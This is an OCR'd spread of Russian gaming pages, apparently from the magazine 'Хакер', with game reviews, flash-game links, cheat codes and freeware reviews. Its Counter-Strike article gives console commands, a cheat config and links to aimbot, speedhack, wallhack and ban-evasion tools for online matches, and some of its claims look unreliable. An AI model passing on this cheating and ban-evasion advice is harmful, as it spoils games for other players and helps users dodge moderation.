

Приговор **ЛАЖА**






Урожденная **Paintball Heroes**
Жанр FPS
Похожесть High Impact Paintball, UPC
Мать/отец IncaGold/Brightstar Entertainment
Требует P233(P2-300), 32(64), 3D
Групповуха LAN, Инет
Описуха Пример того, как классную игру можно превратить в полный отстой. Отвратная графика и нуднейший геймплей напрочь отбивают желание играть. Попытка создать характеристику персонажей никак не отражается на их стиле игры. AI - тупой, и единственное, что вносит оживление - это режим мультиплеера. Слегка спасает положение симпатичный интерфейс.

Приговор **ЛАЖА**

Урожденная **Resurrection**
Жанр 3rd person adventure/fighting
Похожесть Severance: Blade of Darkness
Мать/отец Nebula Entertainment/Dynamic Multimedia
Требует P2-300(P3-500), 64(128), (3D)
Групповуха Обломись
Описуха Есть три вроде бы разных героя, которыми можно проходить игру. Один хороший, один плохой и еще один непонятно кто :). У каждого есть свои спец-умения, заклинания, удары. Но в целом геймплей довольно однообразный: бегаешь, рубишься, дерешься, собираешь с трупов ключи, открываешь двери... За ними новые враги, новые ключи... Да и графика так себе.

Приговор **СРЕДНЕ**


Урожденная **Star Trek: Away Team**
Жанр Squad-based Combat
Похожесть X-Com, Commandos
Мать/отец Activision
Требует P233(P2-300), 32(64)
Групповуха LAN, Инет
Описуха Очередной и, мягко говоря, не самый удачный из многочисленных клонов, созданных по знаменитому сериалу. Кроме этого как-то и сказать нечего. Ну, графика приятная (но анимация... :(), ну... и все. В общем, если ты фанат сериала и трепетно относишься ко всему, что с ним связано, то это для тебя. Всем остальным можно не беспокоиться.



Приговор **ЛАЖА**




Урожденная **Stunt GP**
Жанр Arcade racing
Похожесть Re-Volt
Мать/отец Team 17/Eon Digital Entertainment
Требует P233(P2-300), 32(64), 3D
Групповуха Обломись
Описуха Типичная аркада. Великолепный дизайн трасс, изобилующих всевозможными препятствиями, симпатичные радиоуправляемые машинки, приятное музыкальное сопровождение. Есть интересные задумки, которые разработчикам, к сожалению, не удалось довести до логического конца. В общем, прикольно, но не более того.

Приговор **СРЕДНЕ**



Урожденная **Summoner**
Жанр RPG/Rogue
Похожесть Final Fantasy 8, Vampire: TM, Проклятые Земли
Мать/отец Volition Inc./THQ
Требует P2-450(P3-600), 64(128), 3D
Групповуха Инет
Описуха Одна из бесчисленных игр жанра "Хочу Быть RPG". Недостатков куча. Начиная с графики в стиле "нам очень нравится туман в игре Turok", заканчивая идиотской боевой системой и тупым AI. Про управление и камеру я просто не хочу вспоминать - надеюсь, ты этого не увидишь :). Даже не знаю, что в этой игре есть такого, что может заставить тебя ее купить. Похоже, ничего.

Приговор **СЛАБО**



ЛАЖА → СЛАБО → СРЕДНЕ → ХОРОШО → РУЛЕЗ(З)!


Урожденная **The Sims: House Party Expansion Pack**
Жанр Simlife add-on
Похожесть The Sims
Мать/отец Maxis/Electronic Arts
Требует P200(P2-300), 32(64)
Групповуха Обломись
Описуха С аддонами у Maxis как-то не сложилось. Что первый был откровенной халтурой, что второй... Главная и единственная серьезная фича дополнялки - возможность устраивать большие тусовки. Это те же гости, только "вмногером". Ну и, соответственно, всякие там дискотечные светильники, сундуки с костюмами для маскарадов, клоуны и прочая детско-американская дребедень в качестве "100 новых уникальных объектов".

Приговор **СЛАБО**






Урожденная **Tribes 2**
Жанр Командный FPS
Похожесть Tribes, Counter Strike
Мать/отец Dynamix/Sierra Studios
Требует P2-300(P3-600), 64(128), 3D
Групповуха LAN, Инет
Описуха Один из лучших на сегодняшний день командный шутер. Из конкурентов - только CS. Огромные открытые пространства, военная субординация, классы. Все как на войне. Изменений не много: новый движок не сильно отличается от старого, правда, есть несколько новых видов оружия и транспортных средств. И новые режимы игры, конечно. Не радикальный, но позитивный апгрейд первого Tribes.

Приговор **ХОРОШО**



Урожденная **Ultima Online: Third Dawn**
Жанр MMORPG
Похожесть UO
Мать/отец Origin/Electronic Arts
Требует P2-300(P3-600), 32(128), 3D
Групповуха а ты как думаешь? :)
Описуха Дополнялка, которой фанатов "порадовали" вместо убитой в конце разработки UO2. Трехмерная анимация персонажей и монстров сделала игру значительно более требовательной к системным ресурсам и, главное, к качеству связи (sic!). Появилась новая обширная игровая область Ilshenar, улучшился интерфейс и еще кое-что по мелочи. Одним словом - стандартный "апдейт" вселенной UO. Для пробитых фанатов.

Приговор **ХОРОШО**



Урожденная **Waterloo: Napoleon's Last Battle**
Жанр Wargame
Похожесть Gettysburg!, Antietam!
Мать/отец Breakaway Games/Strategy First
Требует P200(P2-300), 32(64)
Групповуха В ассортименте
Описуха Игру делали так: взяли движок от Gettysburg!, изуродовали его, поменяли графику на позорный отстой, дополнили глюками и недоработками. Потом (видимо, другие люди) вставили очень приличный AI и прекрасную озвучку. В результате получилась прикольная игра - интересный и местами захватывающий варгейм, в который противно играть.

Приговор **СРЕДНЕ**


Урожденная **Worms: World Party**
Жанр TBS
Похожесть Все Worms
Мать/отец Team 17/Titus
Требует P100(P233), 16(32)
Групповуха LAN, Инет
Описуха Несколько лет назад, когда вышел Worms: Armageddon, я уже опускал его в одном из журналов за то, что в нем не было ничего нового. Что писать сейчас про World Party, я просто не знаю. Разработчики заявили 400 (!!!) режимов игры - это надо было посмотреть, хотя бы ради того, чтобы узнать, как именно нас обманут. В общем, я посмотрел, так что тебе уже не обязательно. Потрать время на что-нибудь более интересное, эту игру ты видел еще в девяностых.

Приговор **СРЕДНЕ**

Урожденная **X-Com: Enforcer**
Жанр 3D аркада
Похожесть Frogger 2, Croc
Мать/отец Microprose/Infogrames
Требует P233(P2-300), 32(64), 3D
Групповуха LAN, Инет
Описуха Игра похожа на что угодно, только не на своих именитых однофамильцев. X-Com'ом тут даже и не пахнет. Отстойная графика (надо было сильно постараться, чтобы ТАК извратить анрыловский движок), уродливые алиены и убогие юниты не возбудят даже самого хардкорного поклонника серии. Последний гвоздь в гроб: это почти детская аркада с парящими в воздухе бонусами и чисто формальными "апгрейдами".

Приговор **ЛАЖА**





Вся правда о Counter-Strike

Игорь Евдокимов ака VIRMAS (virmas@ru.ru)

На написание этой статьи меня побудила одна история. Сижу я однажды в одном местном клубе и гамаю в CS. Все вроде бы стандартно, игра идет нормально, но вдруг я вижу, как один наглый перец постоянно дрючит всех не по-детски. У него счетчик фрагов крутится, как каунтер на крутом порносайте, а его самого при этом убить вообще без шансов – чувак просто родился с клеймом IDDQD на лбу. У меня разыгрался интерес обломать его с первым местом, но сколько я ни старался, он все равно уделывал всех, меня в том числе.

В чем суть?

Тут подошел админ и тихо сказал: "время". У этого "куль гаймера" оно тоже истекло. В общем, случилось так, что я вышел из клуба вместе с ним. Естественно, стал расспрашивать, откуда он так научился играть (в моей голове было только одно - ЧИТЕРСТВО). И я не ошибся, он именно читерил. Но этот вонючка напрочь отказался мне рассказывать, как он все это делал, и мы поссорились. Ну ничего, подумал я, не один ты такой умный, разберемся сами! Я решил покопаться в кишках у CS и вытащить оттуда все чит-команды, которые помогут тебе во время игры стать чем-то типа Робокопа или Рембо. Позднее я решил написать статью, которая просветит начинающего. И вот что получилось.

КАК ЭТО ЗАМУТИТЬ?

Вот именно та часть, которую ты так ждал :-)! Сейчас ты узнаешь, как все делается, но пользоваться этим в серьезных турнирах я бы не советовал (Почему? Читай в ПОСЛЕСЛОВИИ)...

Начнем, пожалуй, с консольных команд:

1) gl_alphamin x - эта фишка наиболее распространенная... Она выключает\включает (1\0 соответственно) видимость сеток, лестниц - к примеру, cs_militia.
2) setinfo model xxxxxx - изменение своего скина. Тут есть, где разгуляться, правда, ненадолго, всего на 2-3 секунды. С помощью этой фишки можно превратиться в кого угодно... Например, когда ты CT, то почему бы не побегать в одежде террора? Запросто - setinfo model terror! Обратное переодевание (из террора в контра) - setinfo model gsg9. А самая читерская команда - setinfo model ../oranget сделает тебя... невидимым!
3) sv_gravity xxx - гравитация (сервер). Эту команду лично я считаю извращением. С ее помощью ты можешь ползать по небу или вообще даже ногу от земли не оторвать. xxx - выбирай по своему усмотрению...

Читерим по-крупному

Ну а дальше идут самые что ни на есть суперчитерские команды. За это уже можно словить в бубен от обиженных соперников после игры, причем совсем даже не виртуально! Так что считай, что я тебя предупредил...
sv_cheats 1 - включение читов (сервер). После набора этой команды нужно обязательно restart'нуть сервер (или просто сменить карту командой changelevel xx_xxxx, где xx_xxxx - название карты). Это общая команда, которая включает стандартные читы:

а) impulse 101 - 16000 $ сразу
б) impulse 102 - мясо, мясо и много крови...
в) sv_aim 1 - автоприцел для AWP (слонобой)
г) givespaceweapon_awp - получить снайперскую винтовку

Специально для тебя, чтобы ты не мучился, я все объединил и написал небольшой читерский конфиг (скачать его можно по адресу www.virm.as/cs/cheat.cfg). Конфиг основан на стандартном управлении.

```
//======= cheats.cfg =======
// Special for magazine "ХАКЕР"
// Cheats config by Counter Strike
//=====================
sv_cheats 1
gl_alphamin 1
alias "xakep" "setinfo model .../oranget"
alias "ct" "setinfo model gsg9"
alias "terrorist" "setinfo model terror"
alias "blood" "+forward; impulse 102"
bind "z" "xakep" // при нажатии на z включается невидимка
bind "x" "ct" // при нажатии на x включается одежда контра
bind "c" "terrorist" // при нажатии на c включается одежда террориста
bind "i" "impulse 101" // при нажатии на i тебе дается $16000
bind "w" "blood" // когда ты бежишь, от тебя валит кровь и части тела
changelevel cs_militia // эта команда меняет карту для включение sv_cheats
//======= cheats.cfg =======
```

Немного "мягкого" не помешает...

Не устал? Еще есть силы?! Тогда займемся софтом:

1)www.cshack.narod.ru/xakep/cs/speedhack.zip - супер! Эта утилитка увеличивает и умень-





шает твою скорость. Представь, стоишь ты, еще только закупаешь оружие, а тебя уже сзади какой-то вражишка мочит хедшотом с ножа ;). А если купить 5.1 (пулемет), то какая-то жалкая обойма в 100 патронов вылетит за пару секунд, но и перезарядка тоже быстрая… В общем, прикольно! Стартуй ее перед запуском Counter Strike'a. Скорость изменяется во время игры на цифровой части (справа) клавиатуры клавишами "+" и "-".

2)www.cshack.narod.ru/xakep/cs/skinhack.zip - утилитка, позволяющая изменить время смены скин (не 2-3 секунды, а сколько хочешь). Теперь ты можешь хоть весь раунд бегать кем хочешь, и тогда на 99% раунд будет закончен тобой (один процент оставляем на то, что ты до этого никогда не играл в CS и вообще не понимаешь, что это тут происходит :)).

3)www.cshack.narod.ru/xakep/cs/lagshot.zip - программка, помогающая тебе уворачиваться от пуль, но не стрейфом и прочим, а лагами… Вот-вот, именно лагами. Причем лагать ты не будешь! Пробуй, тестируй.

4)www.cshack.narod.ru/xakep/cs/glhack.zip - вот где самое ценное лежит. Эта многоопциональная утилита, которая умеет ломать все, касающееся графики: выключает дымовые и ослепляющие гранаты, убирает тени в темных местах, включает прозрачные стены и многое другое… Ну, прямо мечта читера. Как скачаешь - читай glhackreadme.txt.

5)www.cshack.narod.ru/xakep/cs/aimbot.zip - это всеми давно просимый АимБот. Сам наводит на голову и жмет курок. Успевай насечки фрагов на пушке делать. Если говорить на русском языке, то это автоприцел, но юзать его нужно аккуратно, чтобы подозрений не было…

6)www.cshack.narod.ru/xakep/cs/autoshoot.zip - эта фишка просто необходима для снайперов! Враг, попадающий в прицел, умирает :). Это, конечно, не АимБот, но хорошо помогает при стрельбе с 4.6!

7)www.cshack.narod.ru/xakep/cs/unban.zip - этот чит позволяет снять с себя бан. Если тебя забанили за читерство, то просто разбань себя назад :). Это реально работающее оружие читера, если его наглости нет предела :-).

8)www.cshack.narod.ru/xakep/cs/blackout.zip - последняя программа в моем небольшом обзоре. Убирает черный круг вокруг снайперского прицела. О рульности этой фишки суди сам.

ПОСЛЕСЛОВИЕ (aka DISCLAIMER)

Чем тебе грозит запуск этих читов? Честно, за них можно получить даже физические повреждения, смотря на кого нарвешься :-(. Обычно читеров кикают, если это не помогают, то банят (читай выше, как от этого избавляются). Так что если тебя вдруг с позором пинками выгонят из любимого клуба, а потом все друзья при встрече будут презрительно отворачиваться от тебя… в общем, я не виноват :). Лично я - за честную и равную игру. И вообще, эта статья была написана исключительно в образовательных целях, чтобы ты не удивлялся, когда столкнешься с невидимыми террористами :). А сам я никогда читы не юзаю, и тебе не советую, и вообще, если вам меньше 18 лет, нажмите на кнопку ВЫХОД :).

Удачи тебе в контртеррористической операции! ;)




WWW – Развлекухи

Александр '2poisonS' Сидоровский (2poisonS@xakep.ru)

eCartoonist

http://ecartru.azgraphics.net/


Ты видел в кино, как создается фоторобот преступника? А теперь попробуй сам замутить фоторобот како-го-нибудь пробитого перца. На этом сайте тебе помогут. Здесь есть три готовых стиля, в рамках которых ты сможешь наваять свою Джоконду с усами Чапаева. Фишка в том, что картинки нарисованы так, что разные части лица подходят друг к другу в любых вариантах. Поэтому, как бы ты ни извратился, у тебя все равно получится прикольная рожа. Казалось бы - фигня, а я за этой фигней провел почти час! И еще Синтеза достал. Во как!



Strip That Bitch 2

www.newgrounds.com/portal/frames.php?id=13636

Все просто как двести грамм селедки. Имеется набор картинок с как бы одетыми чиксами. На самом деле, как ты понимаешь, никакой одежды на них быть не должно! Поэтому смело берем в руки... э-э-э... мышь, и начинаем методично один за другим удалять с их молодых тел предметы лишней одежды. Мало того, что это занятие само по себе увлекательно, в игре есть еще несколько неожиданных приколов. Например, если на первой картинке найти скрытый знак вопроса, то только что раздетая тобой девчонка превратится в вампира! Ну а в прикол на последней картинке, я думаю, ты сам врубишься :)).





U.F.A.

http://og.kulichki.net/cgi-bin/go.pl?flash&27

Обычно в играх про злобных инопланетных захватчиков их нужно мочить. Ради спасения планеты, своей любимой девушки и несчастной кастрированной собачки, которая живет у соседней помойки. А тебе никогда не хотелось побывать в шкуре этих самых злобных пришельцев, которые хотят уничтожить все живое на Земле? Нет? Странно, а мне всегда только этого и хотелось... Короче, беги по указанному выше линку и проверь себя на готовность к тотальному само-геноциду. Да, но учти, что когда инопланетяне ловят людей, они проводят с ними жуткие медицинские эксперименты (типа введения инопланетного анального зонда). Так что подумай еще раз, на чьей ты стороне.



Pico vs. Uberkids

http://www.newgrounds.com/pico/uberkids.html


Краткое содержание фильма "Пико против Сверхдетей". Генетики вывели трех вундеркиндов - супердетей, которые превосходят обычных (таких, как Пико) по всем показателям. Пико и его друзья решают доказать, что Его Величество Случай не поддается никаким генетическим проискам. Чтобы уничтожить Сверхдетей, они выбрали... игру "камень-ножницы-бумага", где ставка за проигрыш - смерть. Точнее, не совсем смерть, а выстрел себе в рот и револьвера, заряженного всего одним патроном. Русская рулетка называется, если кто не в курсе.



Portable Curse Device

http://www.newgrounds.com/portal/frames.php?id=2385


Для любителей Palm'ов и прочих микрокомпьютеров. Портативный матерящийся КПК - как тебе такая идея? Игра эмулирует (хе-хе) экран Палма, единственное назначение которого заключается в громком и предельно некультурном оглашении оборотов ненормативной лексики. Лучше всего, по заверению автора, эта игра работает, если ее включить в середине рабочего дня в офисе. Или в классе во время урока информатики. Эффект гарантирован.



Combat Instinct 2

http://www.newgrounds.com/portal/frames.php?id=8777

Черт, я и не знал, что такие гамесы можно мутить на флэше и юзать прям в инете, не отходя от кассы. Сюжет этого шутера не сильно отличается от Ку2. Чужая планета, неудачная выброска десанта, куча монстров на каждом углу. Но! Это не просто бестолковая стрелялка из серии "клик-клик-начинай-сначала". Здесь есть повороты сюжета (!), скриптовые ролики (!!), NPC (!!!) и разные виды оружия, включая снайперку (!!!!). Неслабо для флэшика, да? Не веришь - убедись сам.



Ломка

KodeMaster (cranyoblast@real.xakep.ru)

Шторм

Читов как таковых в игре нет, они все вынесены в меню настройки -> игра. Там бесконечная броня, патроны, отсутствие столкновений и т. д.

Единственный чит - в игру, похоже, проскочила команда для разработчиков srv_success 1. После ее набора в консоли миссия считается успешно выполненной. Разработчики остались с носом

Star Wars: Battle for Naboo

LFZWKXAA - куча жизней
JOBXXFAI - картинная галантерея
RECTVBAH - концертный зал
CXSJMIAA - мочим всех с одного выстрела
ABVUSEAY - ракеты с тепловым датчиком (стреляй альтернативным огнем)
NASTYMDE - для настоящих хакеров, играть станет сложнее

Kingdom Under Fire

Если ты крутой чувак, и смог где-то стырить для этой игры патч версии 1.09, то ты сможешь ввести два новых кода.
Жми Enter и набирай:

~lickmybun - поднять уровень
~theuntouchable - неуязвимость
В RPG режиме используй . вместо ~

Star Trek: Away Team

Это надо набирать во время миссии:

cheater - включить читы
medic - перебинтовать всех ваших товарищей, пусть побудут мумиями
iwin - выиграть миссию

Majesty: The Northern Expansion

Жмакай Enter и пиши:

VICTORY IS MINE - победа в миссии
I'M A LOSER BABY - проигрыш там же
CHEEZY TOWERS - заклинания можно творить где хочешь
RESTORATION - полечить всех
REVELATION - видеть можно на всю карту, завезли новые очки
FILL THIS BAG - 100000 шекелей
GIVE ME POWER - можно творить все заклинания
BUILD ANYTHING - строй что хочешь

Hostile Waters


Запусти игру с параметром '-setusupthebomb' (HostileWaters.exe -setusupthebomb) и в игре жми F8 для появления консоли. В ней набирай:

enableallmovies 1 - открыть все мультики в меню 'Cinema'
filthylucre 1 - дает 999999EJ
invulnerable 1 - твои юниты бессмертны
revealmap 1 - открывает всю карту
Winlevel 1 - выиграть миссию

Serious Sam

Выведи консоль стандартной клавишей ~ и набирай коды:

please god - Кащей Бессмертный
please giveall - получи все предметы
please killall - убить всех врагов
please open - Сезам, откройся... причем, везде...
please fly - Я могу летать! Хотя и очень криво
please ghost - проходим сквозь стены
please invisible - невидимость



Хексы:

Technomage

Решаем проблему с назойливым пауком...
В файле RUL\thehive.rul после строчки H_EB_BIGSPIDER
находим в HEX кодах F4 01 02 (hex адрес 0620) и меняем на

01 01 01
После этого зараза умрёт от одного прикосновения.

Проблесы с Big RockFULL?

Аналогично решаем проблему с этим каменным тупицей в Руинах...


В файле RUL\ruins.rul после строчки R_BOULDER
находим в HEX кодах C8 0A 02 (hex адрес 0880) и меняем на 01 01 01
После этого он тоже умрет о-очень быстро.

M.J.Ash (m.j.ash@xakep.ru) www.xknows.bos.ru

Email Fun v 1.00

Windows 9x/Me/NT/2k
Size: 123 Kb
Freeware
www.rjlsoftware.com/software/entertainment


Исследования показывают, что несмотря на многочисленные предупреждения и свой собственный (зачастую горький) опыт, большинство пользователей как ни в чем не бывало продолжают открывать исполняемые файлы, приложенные к сомнительным электронным посланиям. Не удивительно, что эпидемии компьютерных вирусов а-ля "I love you" следуют одна за другой. Под это дело RJL Software (компания, известная своими заподлянками) даже выпустила специальную "воспитательную" программу Email Fun, которая после запуска демонстрирует фальшивое окно для отправки email сообщений. В этом окне по буквам появляется текст на тему: "Сколько же раз мне, придурку, говорили, что нельзя запускать на своей машине exe-шники с темным прошлым, так ведь нет...", после чего Email Fun имитирует отправку "письма-исповеди" по всем адресам, найденным в адресной книге любимой почтовой программы юзера... К сожалению, максимально эффективно эта программа действует только на пользователей худо-бедно понимающих по-английски. Впрочем, выработать стойкое отвращение к исполняемым файлам с подозрительным происхождением у своих ни разу не грамотных товарищей можно и с помощью программ-заподлянок классического типа. Вот, к примеру, на днях я обнаружил замечательную программу (http://lom__.chat.ru/INTRADER.ZIP), заставляющую иконки на экране убегать от курсора и параллельно с этим комментировать происходящее. Испытав ее на друзьях, я с уверенностью могу утверждать, что она также обладает серьезным воспитательным эффектом.



BG_ASCII v 1.32

Windows 9x/Me/NT/2k
Size: 351 Kb
Freeware
http://mazaika.tripod.com


Настоящие мастера ASCII Арта, творившие свои шедевры в обычных текстовых редакторах, давно уже отошли от дел, завели семьи и отпустили бороды. Им на смену пришли специализированные программы, позволяющие конвертировать нормальные графические изображения в текст и делать к ним подписи фигурными ascii-шрифтами. BG_ASCII - одна из таких программ. В ней даже первоклассник может без особого труда замутить симпатичную ASCII-подпись для своих электронных посланий. Хотя, наверное, первоклассник не сможет по достоинству оценить тот факт, что BG_ASCII перегоняет обычную графику в ASCII не одним, а несколькими различными способами в соответствии с настройками и пожеланиями пользователя. Программа понимает все основные форматы графических файлов. Кроме этого, вывод текста BG_ASCII осуществляет не "зашитыми" в программу фигурными ascii-шрифтами (которыми, естественно, нельзя писать по-русски), а стандартными шрифтами Windows, на лету перегоняемыми в их фигурные ascii-эквиваленты. Готовые черно-белые или цветные ascii-работы BG_ASCII можно сохранять в виде простого текста, bmp-картинок или html-страниц. Да и старый добрый буфер обмена прекрасно подходит для переноса заделанного тобой произведения ASCII Арта в требуемое windows-приложение.



MyVitalAgent v 8.01

Windows 9x/Me/NT/2k
Size: 1418 Kb
Freeware
www.myvitalagent.com


Те, кто в Сети не первый день, помнят NetMedic - замечательную утилиту для сбора статистики и наблюдения за параметрами интернет-соединения. Увы, указанная прога так давно не обновлялась, что уже практически потеряла связь с реальностью: новейшими версиями браузеров и операционных систем. Однако недавно компания Lucent Technologies, владелец прав на NetMedic, выпустила прямого приемника этой проги - бесплатную утилиту MyVitalAgen, которая сразу же пополнила мой персональный список необходимых для жизни под Виндами программ. В своем окне MyVitalAgen красочно демонстрирует как текущее состояние соединения (его скорость, степень компрессии данных и т. д.), так и статистические результаты. При этом MyVitalAgen умеет отслеживать различные протоколы связи (http (s), ftp, mail, realaudio) по отдельности, наглядно показывая, на каком участке передачи информации возникают проблемы, и даже рекомендуя способы их устранения. Короче говоря, полезная прога. А то порой сидишь себе за компьютером, с тоской во взоре наблюдаешь, как ме-е-едленно открывается в бродилке очередная веб-страничка, и, почесывая репу, размышляешь, какая же это сволочь (Сервер? Провайдер? Модем?) так тебя не любит.



Translate Now! v 1.4

Windows 9x/Me/NT/2k
Size: 3094 Kb
Shareware
http://magicbit.virtualave.net

